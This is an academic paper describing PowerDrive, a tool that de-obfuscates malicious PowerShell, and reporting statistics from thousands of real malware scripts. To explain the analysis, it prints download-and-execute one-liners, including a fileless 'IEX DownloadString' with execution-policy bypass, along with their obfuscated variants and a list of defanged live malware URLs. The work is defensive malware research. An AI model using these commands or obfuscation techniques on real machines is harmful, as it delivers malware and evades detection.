PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware

Denis Ugarte[1], Davide Maiorca[1], Fabrizio Cara[1], and Giorgio Giacinto[1]

Department of Electrical and Electronic Engineering, University of Cagliari, Italy
denis.ugarte@gmail.com,
{davide.maiorca,fabrizio.cara,giacinto}@diee.unica.it

Abstract. PowerShell is nowadays a widely-used technology to administrate and manage Windows-based operating systems. However, it is also extensively used by malware vectors to execute payloads or drop additional malicious contents. Similarly to other scripting languages used by malware, PowerShell attacks are challenging to analyze due to the extensive use of multiple obfuscation layers, which make the real malicious code hard to be unveiled. To the best of our knowledge, a comprehensive solution for properly de-obfuscating such attacks is currently missing. In this paper, we present PowerDrive, an open-source, static and dynamic multi-stage de-obfuscator for PowerShell attacks. PowerDrive instruments the PowerShell code to progressively de-obfuscate it by showing the analyst the employed obfuscation steps. We used PowerDrive to successfully analyze thousands of PowerShell attacks extracted from various malware vectors and executables. The attained results show interesting patterns used by attackers to devise their malicious scripts. Moreover, we provide a taxonomy of behavioral models adopted by the analyzed codes and a comprehensive list of the malicious domains contacted during the analysis.

1 Introduction

The most recent reports about cyber threats showed that `PowerShell` based attacks had been extensively used to carry out infections [27, 26, 16, 18]. Such attacks have become especially popular as they can be easily embedded in malware vectors such as Office documents (by resorting to macros [6]) so that they could efficiently evade anti-malware detection and automatic analysis. An example of large-scale infection related to Office documents and `PowerShell` happened in 2018, with a massive SPAM campaign, targeting Japan, featuring more than 500,000 e-mails carrying malicious Excel documents [18].

`PowerShell` is a technology that is typically used to administrate Microsoft Windows-based operating systems. It is a very rich scripting language that allows administrators and users to easily manipulate not only the file system but also the registry keys that are essential for the functionality of the operating system. Unfortunately, giving the user such a high degree of freedom also means that `PowerShell` is perfect for malware creators. In particular, it is possible to execute

external codes (or to contact URLs) without even resorting to famous vulnerability exploiting techniques such as buffer overflow or return-oriented programming. Another critical property of `PowerShell` codes is that that automatic, off-the-shelf tools can heavily and repeatedly obfuscate them (e.g., [3]), making static analysis unfeasible.

De-obfuscating `PowerShell` codes is crucial for at least three reasons: *(i)* it helps to unveil traces of malicious URLs and domains that drop malware or other infection vectors; *(ii)* it provides information about which obfuscation techniques were used to conceal the code, shedding light on the attacker's aims; *(iii)* it simplifies the use of additional technologies (*e.g.*, machine learning) to perform malware detection, as it highlights information that can be useful for the learning algorithms. In particular, from the scientific point of view, there has been an effort to use machine learning to discriminate between malicious and benign `PowerShell` codes [10, 14] without directly de-obfuscating them. However, the problem of these approaches is that it is unfeasible to understand what these codes execute, and what are the strategies devised by attackers to evade detection.

Current de-obfuscators are either not public [13], or strongly limited at analyzing `PowerShell` codes [22]. In this paper, we aim to fill these gaps by presenting and releasing `PowerDrive`, an automatic, static and dynamic de-obfuscator for `PowerShell` codes. `PowerShell` has been developed by considering the possibility of multiple obfuscation strategies, which are comprehensively presented in this paper. `PowerDrive` recursively de-obfuscates the code by showing the analyst every obfuscation layer (we refer to it as *multi-stage de-obfuscation*) and provides the additional payloads and executable that are dropped by, for example, contacting external URLs. To assess the efficacy of `PowerDrive` at de-obfuscating malicious codes, we deployed `PowerDrive` on a real scenario by analyzing thousands of malicious scripts obtained from executable and malicious Office files. The attained results showed that our system could accurately analyze more than 95% of the scripts, thus exhibiting interesting *behavioral patterns* that are typically used in such attacks. We provide various statistics about the properties of these attacks: from the environmental variables to the encodings and the distribution of the obfuscation layers that are employed. Finally, we were able to extract multiple URLs connected to existing and working domains, and we report here the most prominent ones. The attained results depict a vibrant portrait that demonstrates how attackers may vary their strategy to achieve effective infection. We point out that `PowerDrive` is a public, open-source project [30]. Its results can be combined with other systems to provide efficient detection mechanisms and to build defenses against novel attack strategies proactively.

The rest of the paper is organized as follows: Section 2 provides the essential concepts to understand `PowerShell` codes and malware. Section 3 provides an insight into how `PowerShell` codes can be obfuscated. Section 4 describes the architecture and functionality of the proposed system. Section 5 discusses the

results of the evaluation. Section 6 discusses the limitation of our work. Section 7 provides an overview of the related work in the field. Section 8 closes the paper.

2 Background

In this section, we provide the essential background to understand how `PowerShell` codes work. Then, we give an overview of how `PowerShell` malware typically performs its actions.

2.1 PowerShell Scripting Language

`PowerShell` [19] is a task-based command-line shell and scripting language built on .NET. The language helps system administrators and users automate tasks and processes, in particular on Microsoft Windows-based operating systems (but it can also be used on Linux and MacOS). This scripting language is characterized by five main characteristics, described in the following.

- **Discoverability.** `PowerShell` features mechanisms to discover its commands easily, in order to simplify the development process.
- **Consistency.** `PowerShell` provides interfaces to consistently manage the output of its commands, even without having precise knowledge of their internals. For example, there is one *sort* function that can be safely applied to the output of every command.
- **Interactive and Scripting Environments.** `PowerShell` combines interactive shells and scripting environments. In this way, it is possible to access command-line tools, COM objects, and .NET libraries.
- **Object Orientation.** Objects can be easily managed and pipelined as inputs to other commands.
- **Easy Transition to Scripting.** It is easy to create complex scripts, thanks to the discoverability of the commands.

```
Get-ChildItem $Path -Filter "*.txt" |
  Where-Object { $_.Attributes -ne "Directory"} |
    ForEach-Object {
      If (Get-Content $_.FullName | Select-String -Pattern
    $Text) {
        $PathArray += $_.FullName
        $PathArray += $_.FullName
      }
    }
```

Listing 1.1. An example of PowerShell script.

Listing 1.1 shows a simple example of `PowerShell` code. This code gets all the files that end with a `.txt` extension in the variable `Path` (each variable is introduced by a $). This code is useful to introduce the concept of *cmdlets*, i.e., lightweight commands that perform operations and return objects, making scripts easy to read and execute. Users can implement their own customized cmdlets or override existing ones (this aspect will be particularly important in `PowerDrive`). In the case of the proposed listing, the employed cmdlets are `Get-ChildItem`, `Where-Object`, `ForEach-Object`, `Get-Content`, `Select-String`, and `Write-Host`. Note how using cmdlets makes the code reading significantly easier, as their functionality can be often grasped directly from their names. A comprehensive list of pre-made cmdlets can be found in [21].

2.2 PowerShell Malware

As pointed out in the introduction of this work, `PowerShell` can be exploited by attackers to develop powerful attacks, especially against Windows machines. Starting from Windows 7 SP1, `PowerShell` is installed by default in each release of the operating system. Moreover, most of the `PowerShell` logging is disabled by default, meaning that many background actions are mostly invisible. The lack of proper logging makes malicious scripting codes easy to propagate remotely.

```
(New-Object System.Net.WebClient).DownloadFile('http://
    xx.xx.xx.xx/~zebra/iesecv.exe',"$env:APPDATA\scvkem.exe")
    ;Start-Process ("$env:APPDATA\scvkem.exe")
```

Listing 1.2. An example of PowerShell malicious script.

A simple but typical example of `PowerShell` malware is reported in Listing 1.2. In this example, the malicious script downloads and executes an external executable file (we concealed the IP address). In particular, it is possible to observe the use of two cmdlets: `New-Object` and `Start-Process`. The first one prepares the initialized web client to download the file, while the second one starts the file that is downloaded through the additional API `DownloadFile`. Note how the cmdlet `Start-Process` allows running external processes without the need for exploiting vulnerabilities.

Another critical problem is the possibility of *fileless* execution. This technique is used when anti-malware systems attempt to stop the execution of `PowerShell` scripts (that usually have the `.ps1` extension). In this case, the `PowerShell` script can be executed by directly loading it into memory or by bypassing the default interpreter, so that the script can be executed with other extensions (for example, `.ps2`) [17]. An example of fileless execution is reported in Listing 1.3, in which the content of the `malware.ps1` script is not saved on the disk but directly loaded to memory (`IEX` is the abbreviation of the cmdlet `Invoke-Expression`). The `bypass` parameter instructs `PowerShell` to ignore execution policies so that commands could also be remotely executed.

```
powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient
    ).DownloadString('https://[website]/malware.ps1')"
```

Listing 1.3. An example of fileless PowerShell execution.

3 PowerShell Obfuscation

With the term obfuscation, we define an ensemble of techniques that perform modifications on binary files or source codes without altering their semantics, intending to make them hard to understand for human analysts or machines. These strategies are particularly effective against static analyzers of code and signature-based detectors. More specifically, similar obfuscation techniques can produce multiple output variants, making their automatic recognition often unfeasible. Moreover, multiple obfuscation strategies can be combined to make them unfeasible to be statically broken.

Similarly to other scripting languages such as `JavaScript`, `PowerShell` codes are characterized by *multi-stage* (or *multi-layered*) obfuscation processes. With this strategy, multiple types of obfuscation are not applied simultaneously, but one after the other. In this way, it is harder for the analyst to have an idea of what the code truly executes without first attempting to de-obfuscate the previous layers. Three types of obfuscation layers are typically employed by `PowerShell` malware:

- **String-related.** In this case, the term string refers not only to constant strings on which method calls operate, but also to cmdlets, function parameters, and so forth. Strings are manipulated so that their reading is made significantly more complex.
- **Encoding.** This strategy typically features `Base64` or binary encodings, which are typically applied to the whole script.
- **Compression.** As the name says, it applies compression to the whole script (or to part of it).

Particular attention deserves the various obfuscation techniques related to the String-based layer. They can be easily found in exploitation toolkits such as `Metasploit` or off-the-shelf tools, such as `Invoke Obfuscation` by Bohannon [3]. In the following, we provide a list of the prominent ones.

- **Concatenation.** A string is split into multiple parts which are concatenated through the operator `+`.
- **Reordering.** A string is divided into several parts, which are subsequently reassembled through the `format` operator.
- **Tick.** Ticks are escape characters which are typically inserted into the middle of a string.

Table 1. Most common `PowerShell` obfuscation strategies. The output of obfuscation through Compression has been cut for space reasons.

Type	Original	Obfuscated
Conc.	`http://example.com/malware.exe`	`http:// + ''example.com'' + ''/malware.exe`
Conc.	`http://example.com/malware.exe`	`$a = ''http://''; $b = ''example.com''; $c = ''/malware.exe''; $a + $b + $c`
Reor.	`http://example.com/malware.exe`	`{1}, {0}, {2}' -f 'example.com', 'http://', '/malware.exe'`
Tick	`Start-Process 'malware.exe`	`S‘tart-P‘‘roce‘ss 'malware.exe'`
Eval.	`New-Object`	`&('New' + '-Object')`
Eval.	`New-Object`	`&('{1}{0}' -f '-Object', 'New')`
Case	`New-Object`	`nEW-oBjECt`
White	`$variable = $env:USERPROFILE + ''\malware.exe''`	`$variable = $env:USERPROFILE + ''\malware.exe''`
Base64	`Start-Process " malware .exe"`	`U3RhcnQtUHJvY2VzcyAibWFsd2FyZS5leGUi`
Comp.	`(New-Object Net.WebClient) .DownloadString ("http://example .com/malware.exe")`	`.((VaRIAbLE '*Mdr*').nAme[3,11,2]-JoIn'') (neW-obJecT sySTEM.io.CoMPRESSION.DEfLAte strEaM ([sYStem.Io.MeMoRystReam] [SYstEm.COnveRt]::frOmBase64sTrinG( 'BcE7DoAgEAXAqxgqKITeVmssLKwXf...`

– **Eval.** A string is evaluated as a command, in a similar fashion to `eval` in `JavaScript`. This strategy allows performing any string manipulation on the command.

– **Up-Low Case.** Random changes of characters from uppercase to lowercase or vice versa.

– **White Spaces.** Redundant white spaces are inserted between words.

A complete summary of the effects of the obfuscations related to the String-based, Encoding, and Compression layers is reported in Table 1. Notably, this table does not indicate any possible obfuscation found in the wild, but only the ones that are easy to access through automatic and off-the-shelf tools.

To conclude this section, we now report an example of multi-stage obfuscation. Consider the the following command:

```
(New-Object Net.WebClient).DownloadString('http://
   example.com/malware.exe')
```

Similarly to the example proposed in Section 2.2, this code downloads and executes an `.exe` payload. Then, we obfuscated this code through three stages (layers): String-based, Encoding and Compression. In particular, during the first stage, we combined multiple obfuscation strategies. We employed this approach to show that obfuscations are not only distributed through multiple layers but also scattered on the same layer.

The results are reported in Listing 1.4. We employed Reordering, Tick, and Concatenation on the command. Note how the string is progressively harder to

read. Notably, Reordering is particularly difficult to decode due to the possibility of scrambling even very complex strings.

```
#Reordering
(New-Object System.Net.WebClient).DownloadString(("
    \{0\}\{3\}\{7\}\{1\}\{5\}\{6\}\{8\}\{4\}\{2\}" -f 'http',
    'e.c','.exe','://exam','are','om','/','pl','malw'))
#Tick
(NeW‘-OB‘jECT System.Net.WebClient).DownloadString(("
    \{0\}\{3\}\{7\}\{1\}\{5\}\{6\}\{8\}\{4\}\{2\}" -f 'http',
    'e.c','.exe','://exam','are','om','/','pl','malw'))
#Concatenation
(NeW‘-OB‘jECT ('System.'+'Ne'+'t.We'+'bCl'+'ient')).('D'+'ow'
    +'nloadStri'+'n'+'g').Invoke(("
    \{0\}\{3\}\{7\}\{1\}\{5\}\{6\}\{8\}\{4\}\{2\}" -f 'http',
    'e.c','.exe','://exam','are','om','/','pl','malw'))
```

Listing 1.4. String-based obfuscation of a PowerShell command. Multiple obfuscation strategies have been employed on this layer.

As a second step, we applied encoding using, this time, a binary format. Listing 1.5 shows the result (the binary string has been shortened for space reasons).

```
. ( \$sHeLlID[1]+\$SHEllid[13]+'x') ( ('101000
    I1001110B11001.........111~100111I101001:101001'.sPlIT(
    'G:kIPq\%B~M' )| forEAch{ ( [ChAR]( [ConverT]::TOINT16(([
    STRing]\$_ ),2) ))})-JoIn'' )
```

Listing 1.5. Binary encoding of a String-based obfuscated command. The binary string has been cut for space reasons.

Finally, Listing 1.6 shows the final obfuscated command after applying one last layer of compression.

```
#Original Code
(New-Object Net.WebClient).DownloadString("http://example.com
    /malware.exe")

#Compressed Code
.((VaRIAbLE '*Mdr*').nAme[3,11,2]-JoIn'') (neW-objecT
    sySTEM.io.CoMPRESSION.DEfLAtestrEaM([
    sYStem.Io.MeMoRystReam][SYstEm.COnveRt]::frOmBase64sTrinG
    ( 'BcE7DoAgEAXAqxgqKITeVmssLKwXfFHM8gnZBI/
    vjPYY8x5eRJk8xJ4IKycUMXaro3Cl65Ceyq3VI9IW5/
    BRbgwba3aZeFCHxQdlfg==' ),[iO.COMpREsSION.CompresSionMoDE
    ]::deCOmPRESs)|FOReACh-ObJeCt \{ neW-objecT
    IO.StrEaMrEadEr( \$_, [sYsTEM.tEXT.enCoDIng]::AscIi ) \})
    .readtOend( )
```

Listing 1.6. Compressed and final output of a multi-stage obfuscation process of a PowerShell command.

4 Introducing PowerDrive

The goal of this work was developing a comprehensive, efficient `PowerShell` de-obfuscator. More specifically, the idea underlining the design of `PowerDrive` follows four main principles:

- **Accuracy.** The system is required to analyze the majority of malicious `PowerShell` scripts found in the wild.
- **Flexibility.** The system is required to cope with complex obfuscation techniques and with their variants.
- **Multi-Stage.** The system is required to recursively de-obfuscate scripts through multiple obfuscation layers (as shown in Section 3).
- **Usability.** The system should be easy to use and easy to extend with new functionalities.

Considering these principles, we developed `PowerDrive` as a system that employs both static and dynamic analysis to de-obfuscate `PowerShell` malware. It receives as input a `PowerShell` script (with embedded support to multi-command script analysis), returns the de-obfuscated code and executes it to retrieve any additional payloads. If the analyzed code contacts external URLs, external files are downloaded and stored. The general structure of the system is depicted in Figure 1, and the analysis is carried out through the following phases:

1. **Layer Detection.** A set of rules to determine the obfuscation layer (if any) employed by the script.
2. **Pre-Processing.** A set of operations performed to check possible syntax errors, remove anti-debugging codes, and so forth.
3. **Layer De-Obfuscation.** The true de-obfuscation of the layer is performed here. Depending on the layer type, we use static regex or dynamic cmdlet instrumentation to perform de-obfuscation.
4. **Script Execution.** The system executes the de-obfuscated script to retrieve additional payloads.

The input file is parsed as follows: the system immediately starts the Layer Detection phase to look for traces of obfuscation. If the detection is successful, `PowerDrive` pre-processes and de-obfuscates the layer. Then, the system checks if the de-obfuscated output still contains obfuscated elements. If they are found, pre-processing and de-obfuscation are once again repeated. This procedure is performed until no other traces of obfuscation are located, and the file is finally executed to retrieve additional payloads or executables. We provide more details about each phase in the following.

Layer Detection. The goal of this phase is establishing the type of obfuscation layer. There are three possibilities: *String-based*, *Encoded*, *Compressed*. The type



Fig. 1. A general representation of the `PowerDrive` structure.

of layer determines the strategies employed by `PowerDrive` to de-obfuscate the code. Such detection is performed by employing rules that are implemented through regular expressions. For example, to verify if a layer is `Base64` encoded we could use the following regular expression:

```
$InputString -Match "^([A-Za-z0-9+/]{4})*([A-Za-z0-9+/]{4}|[
    A-Za-z0-9+/]{3}=|[A-Za-z0-9+/]{2}==)$")
```

Listing 1.7. Regular expression to detect Base64 encoded layers.

Pre-Processing. The pre-processing phase is very important to prepare the scripting code for de-obfuscation. As shown in Figure 1, this phase is carried out through multiple steps:

1. **Multi-line Detection.** Some commands are split into multiple lines. For more efficient analyses, these lines are joined so that each command takes exactly one line.

2. **Clean Up.** The code is analyzed to remove additional garbage characters that might be there as a result of other analysis (for example, a script extracted from a Microsoft Office macro).

3. **Syntax Check**. The syntax of the code is checked to understand whether or not the code is fully functional. Some malware samples can be broken and

not run properly due to syntax errors. If the syntax check fails, the analysis of the script is aborted.

Layer De-Obfuscation. This is the phase in which de-obfuscation occurs. Two major de-obfuscation strategies are employed, according to the type of layer that is analyzed:

– **Regex.** This strategy employs regular expressions to take common patterns that occur in string obfuscation. This technique is only used for String-based obfuscation layers. An example of regex that is employed to de-obfuscate String Reordering is reported in Listing 1.8. How such a regex is used is straightforward: it returns and organizes the position of each word according to the numbers found between brackets (see Table 1). Then, the words are sorted in increasing order and they are joined to rebuild the final string. More information on how regex is employed can be found on the project source code [30].

```
$Regex = [Regex]::Matches($Script, "(.*?)\(\'\{(.*?)
  \}\'\s*-f\s*\'(.*?)\'\)")
Foreach($Match in $Regex) {
  $FormattedStringWordPositions = "{$($Match.Groups[2].
  Value)}"
  $FormattedStringWords = "'$($Match.Groups[3].Value)'"
...
```

Listing 1.8. Regex employed to de-obfuscate String Reordering.

– **Cmdlet Override.** This de-obfuscation technique is employed on Encoded or Compressed layers. The main idea is that, as reported in Section 2.1, users can define and even *override* their own cmdlets. The key idea to de-obfuscate these layers is simple, yet effective. Normally, in `PowerShell` it is possible to use the cmdlet `Invoke-Expression` to run strings as commands. When the cmdlet executes such strings, they are automatically de-obfuscated at runtime. By considering this, it is possible to override the cmdlet by tracing the content of the arguments (i.e., the obfuscated string it receives). Listing 1.9 shows how `Invoke-Expression` can be overridden.

```
function Invoke-Expression() {
    param(
        [Parameter(
      Mandatory = $true)]
        [string]$obfuscatedScript
    )

  Write-Output "$($obfuscatedScript)"
}
```

Listing 1.9. Overriding of Invoke-Expression.

Anti-Debugging Detection. `PowerDrive` considers the possibility that malware may employ anti-debugging techniques to avoid dynamic execution of the code. For this reason, `PowerDrive` removes popular ways to prevent code debugging: *(i)* it removes any references to `sleep` instructions, which are commonly used in malware to slow down execution; *(ii)* it automatically removes the `Out-Null` cmdlet, which is used to redirect the `stdout` to `NULL` (a common technique used by malware to hide the effects of some of its actions); *(iii)* it removes infinite loops that would hang the analysis and try-catch blocks that may confuse analyzers; *(iv)* it removes try-catch blocks to point out possible exceptions that can be raised by the code, and that would not normally be printed to the user.

Script Execution. Once all layers have been de-obfuscated, the code is executed to retrieve additional payloads and executables. Again, to intercept the loaded executables we override three cmdlets: `Invoke-WebRequest`, `Invoke-Rest` and `New-Object`. By performing this overriding, we can extract and download all the additional executables that are contacted by the script.

5 Evaluation

In this section, we describe the results of the evaluation performed by running `PowerDrive` on a large number of malicious samples in the wild. The goal of this evaluation was to shed light on the content of such malicious scripts and to understand the obfuscation strategies, behavioral execution patterns, and actions that characterize them. Before describing in detail our results, we provide an insight into the employed dataset.

Dataset. The dataset employed for the evaluation proposed in this paper is organized as follows:

- 4079 scripts obtained from the analysis performed by White [20], who distributed a public repository of `PowerShell` attacks that have been used as performances benchmark in recent works [14, 11]. These scripts were obtained in 2017 from malicious executables and documents. We refer to these scripts as `PA (PaloAlto)` dataset.
- 1000 malicious scripts extracted from the analysis of document-based malware samples (`.doc,.docm,.xls,.xlsm`) that were discovered in the second half of 2018. The files were obtained from the `VirusTotal` service [12] and have been analyzed with `ESET Vhook`, a dynamic analysis system for Office files [9]. We refer to these scripts as `VT (VirusTotal)` dataset.

Before starting the analysis, we wanted to make sure that each script of the dataset was properly executing code without errors (except for connection errors obtained when a non-existent domain was contacted). Correct execution of the code is critical, as non-working codes could ruin the dynamic part of the analysis and lead to inaccurate results, thus compromising the overall evaluation

statistics. For this reason, we chose to *exclude from this analysis those files which could not be executed on the target machine due to syntax errors.* This choice led to 132 and 152 non-working files for, respectively, the `PA` and `VT` dataset. In particular, there are multiple reasons why such files were flagged as non-working: *(i)* they contained simple commands that were not related to malicious actions; *(ii)* they contained syntax errors that would make their execution fail; *(iii)* for Office files, the resulting `PowerShell` script was not correctly extracted by `VHook`. Additionally, there were 186 files that could not be analyzed due to technical limitations (see Section 6) Overall, the analysis was run on 4642 working scripts that could be effectively analyzed.

Now, we provide extended statistics of the analyses carried out by `PowerDrive`. The rationale behind our analysis was following the structure of the system (reported in Figure 1) to examine the characteristics of the scripts, and reporting the results accordingly.

Layer Detection and Characteristics. Table 2 reports how many obfuscation layers were employed in each sample. Notably, all files (with only one exception) adopted only one obfuscation layer. This aspect can be explained with the fact that attackers do not need extremely complex obfuscation strategies to bypass anti-malware detection. Moreover, obfuscated files are typically produced by off-the-shelf tools (such as `Metasploit` or the `Social Engineering Toolkit - SET` [23, 28]), which do not include complex obfuscation routines.

Table 2. Number of layers that are contained in each malicious `PowerShell` script.

Number of obfuscation layers	Number of scripts (%)
0 (No obf.)	238 (5.1%)
1	4403 (94,8%)
2	1 (0.01%)

Table 3. Types of layers retrieved by `PowerDrive` for files containing one obfuscation layer (out of 4403 scripts).

Layer Type	Number of scripts
Encoded	3918 (89%)
String-Based	485 (11%)
Compressed	0

Table 3 extends what reported by the previous table by showing the types of obfuscation layers adopted by files that employed one layer. `Base64` encoding was widely used, while only 10% of the samples resorted to String-based obfuscation. The reason for such a choice is clear: encoding makes any code reading impossible without performing proper decoding. Hence, this is often the best, low-effort

obfuscation strategy for attackers (much better than Compression, which was never used in our dataset). On the contrary, String-based obfuscation was less preferred, as one single mistake may entirely compromise the complete functionality of the code. Notably, out the 485 working files whose strings have been obfuscated, 87 employed String concatenation and ticks, while the remaining 398 adopted String reordering, the most complex obfuscation of this group (and that also explains why attackers favored that kind of obfuscation strategy). Finally, we observe that the only files that employed two obfuscation layers adopted *two types of encoding*: `Base64` and `binary`.

Pre-Processing. The majority of correctly executed scripts did not require special pre-processing operations before being executed. However, we note that 77 scripts used multi-line commands, and were fixed accordingly. Clean Up was performed on 387 files. Finally, 90 scripts contained one additional function beside the main code (which would make them hard to analyze for those parsers that analyze single commands).

Layer De-obfuscation and Anti-Debugging. As reported in Section 4, the de-obfuscation type is chosen depending on the layer type that is detected. For all files that correctly completed their execution, we managed to correctly de-obfuscate the analyzed layers. However, after de-obfuscation, we found that it was necessary to remove anti-debugging attempts that would have conditioned the execution of the code. Table 4 reports the attained results. Note how *Sleep* was largely used by the majority of malicious files in the wild. If we combine this information with the extended use of `Base64` encoding, it is evident that *the most occurring pattern adopted by attackers employed evasion attempts against both static and dynamic analysis*. Again, if we think about the psychology of the attacker, this strategy constitutes the one with the best trade-off between efficacy and complexity of the obfuscation.

Table 4. Number of scripts that resorted to anti-debugging actions.

Pre-Processing Action	Number of scripts (%)
Anti-Debug (Sleep)	2360 (50.8%)
Anti-Debug (Infinite)	34 (0.7%)
Anti-Debug (NULL Redir.)	13 (0.3%)

Execution. After de-obfuscation, each code was analyzed to retrieve its essential characteristics and to extract possible behavioral patterns. Figure 2 depicts an interesting scenario that reflects the actions performed, generally, by `PowerShell` scripts. The first, easy-to-imagine aspect here is that the two key actions are related to *payload download and execution*. However, almost half of the analyzed attacks *directly loaded and executed malicious bytes from memory*. This strategy was devised to avoid detection from anti-malware engines. Likewise, a percentage of the codes also focused on killing or closing processes. Again, this

can be used to stop anti-malware engines or to kill the process itself after a certain execution time. Other samples created shells to execute further instructions, and very few ones attempted to change the Windows registry to achieve permanent access to the infected machine.



Fig. 2. Occurrences of the most used actions in `PowerShell` attacks.

One important characteristic of `PowerShell` attacks is that they often resort to *environmental variables* to access system paths or to execute the dropped payloads. Figure 3 shows the distribution of the most used environmental variables. It is possible to note that the two most used ones in our dataset were `APPDATA` and `TEMP`. These variables are typically used to refer to paths that could store files that are temporarily dropped. Such actions are widespread in Windows malware.

Another compelling aspect of `PowerShell` scripts is the possibility of retrieving and inferring *behavioral patterns*. As malicious scripts typically resort to minimal sets of functions (or, in this case, cmdlets), we could elaborate concise patterns that could be applied to multiple scripts. In this way, we could obtain a set of 6 behavioral patterns, described in Table 5. There could be many additional ways that may be systematically used to infect machines, but these are the most common ones found in the dataset. Note how the payload was essentially always downloaded from external URLs, except when it was executed directly from memory. In this case, the script only resorted to functions that load it into RAM before starting the process. Another way of running processes was through an intermediate shell that was open. In this case, the process management (stop or kill) was invoked to terminate the shell once all the malicious operations are performed. Note that we used the term `Var. Manip.` to define possible environmental or external variables assignments and changes.



Fig. 3. Most common environmental variables retrieved from the analyzed `PowerShell` codes and their use.

Table 5. Six most occurrent patterns in the examined `PowerShell` attacks.

Pattern	Download	Proc. Start	Shell Exec.	Var. Manip.	Proc. Kill	Mem. Load
Down+Exec	✓	✓				
Down+Shell	✓		✓			
Exec+Shell	✓	✓	✓			
Exec+Var	✓	✓		✓		
Shell+Kill	✓		✓	✓	✓	
Mem+Exec		✓				✓

Finally, during our analysis, we retrieved multiple URLs and domains that were contacted by malicious scripts. Most of them were already taken down, but 18 of them were still up on February 22nd, 2019. We contacted each of them to verify if and what kind of files they dropped. Table 6 shows the complete URLs, along with the classification provided by `VirusTotal` [12], of the top-5 URLs with the highest `VirusTotal` score (i.e., how many anti-malware systems detected the downloaded files as malware). Notably, many URLs were regarded as malicious by a minimal number of anti-malware engines. These results could mean either that proper signatures for that payload were not developed yet, or that the downloaded files further redirect to other websites.

Multiple Layer De-Obfuscation. As previously stated in this section, almost all `PowerShell` codes analyzed for this work did not employ more than one obfuscation layers. However, to demonstrate the functionality of `PowerDrive`, we included in the project website a proof-of-concept in which a command has been obfuscated in the same way as the one proposed in Section 3 (i.e., by employing String-based, Encoding and Compression layers), and was correctly analyzed by `PowerDrive`. It is also possible to further obfuscate the sample by adding other layers (especially compression and encoding). `PowerDrive` was able to analyze further and decompress potential additional layers that were included.

Table 6. List of the top-5 working URLs, found in `PowerShell` malware, that are still active on February 22nd, 2019, together with the score provided by the `VirusTotal` service.

URL	VirusTotal Score
hxxp://i.cubeupload.com/RDlSmN.jpg	46/68
hxxps://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke-Shellcode.ps1	26/60
hxxp://www.pelicanlinetravels.com/images/xvcbkty.exe	8/64
hxxp://fetzhost.net/files/044ae4aa5e0f2e8df02bd41bdc2670b0.exe	8/64
hxxp://aircraftpns.com/_layout/images/sysmonitor.exe	3/69

6 Discussion and Limitations

The attained results depicted a very interesting *status quo* concerning attacks that employ `PowerShell`. While some actions performed by `PowerShell` malware were somehow expected (e.g., dropping additional executables from malicious URLs), other aspects were interesting to observe, and in a sense unexpected. For example, one may have expected to find samples that employed very complex obfuscation strategies, which spanned over multiple layers. However, this analysis gave us a different picture, in which attackers did not implement extra protections in their codes. Likewise, the general structure of the analyzed attacks can be summarized and organized in patterns that, despite the changes in the functions and variables used, are recognizable. Nevertheless, as detection techniques and analysis tools (such as `PowerDrive`) become more and more effective at protecting users from such attacks, we will soon observe new patterns and obfuscation strategies.

